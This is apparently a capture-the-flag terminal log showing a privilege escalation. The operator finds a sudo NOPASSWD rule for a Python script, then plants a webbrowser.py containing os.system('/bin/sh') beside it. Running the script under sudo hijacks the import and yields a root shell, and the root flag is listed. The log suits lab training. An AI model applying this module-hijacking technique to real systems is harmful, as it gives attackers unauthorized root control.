Parrot Terminal

```
ip-10-0-10-73:/home$ cd ..
ip-10-0-10-73:/$ ls
bin                   etc                   mnt                   run                   tmp
dev                   home                  opt                   sbin                  usr
docker-entrypoint.d   lib                   proc                  srv                   var
docker-entrypoint.sh  media                 root                  sys
ip-10-0-10-73:/$ ./docker-entrypoint.sh
ip-10-0-10-73:/$ ls
bin                   etc                   mnt                   run                   tmp
dev                   home                  opt                   sbin                  usr
docker-entrypoint.d   lib                   proc                  srv                   var
docker-entrypoint.sh  media                 root                  sys
ip-10-0-10-73:/$ sudo -l
User hackerdna may run the following commands on ip-10-0-10-73:
    (root) NOPASSWD: /usr/bin/python3 /home/hackerdna/test.py
ip-10-0-10-73:/$ cd /home/hackerdna
ip-10-0-10-73:~$ echo 'import os; os.system("/bin/sh")' > webbrowser.py
ip-10-0-10-73:~$ ls
__pycache__    test.py        webbrowser.py
ip-10-0-10-73:~$ sudo /usr/bin/python3 /home/hackerdna/test.py
/home/hackerdna # whoami
root
/home/hackerdna # cd root
/bin/sh: cd: can't cd to root: No such file or directory
/home/hackerdna # cd /root
~ # ls
flag-root.txt
~ #
```

Thanks!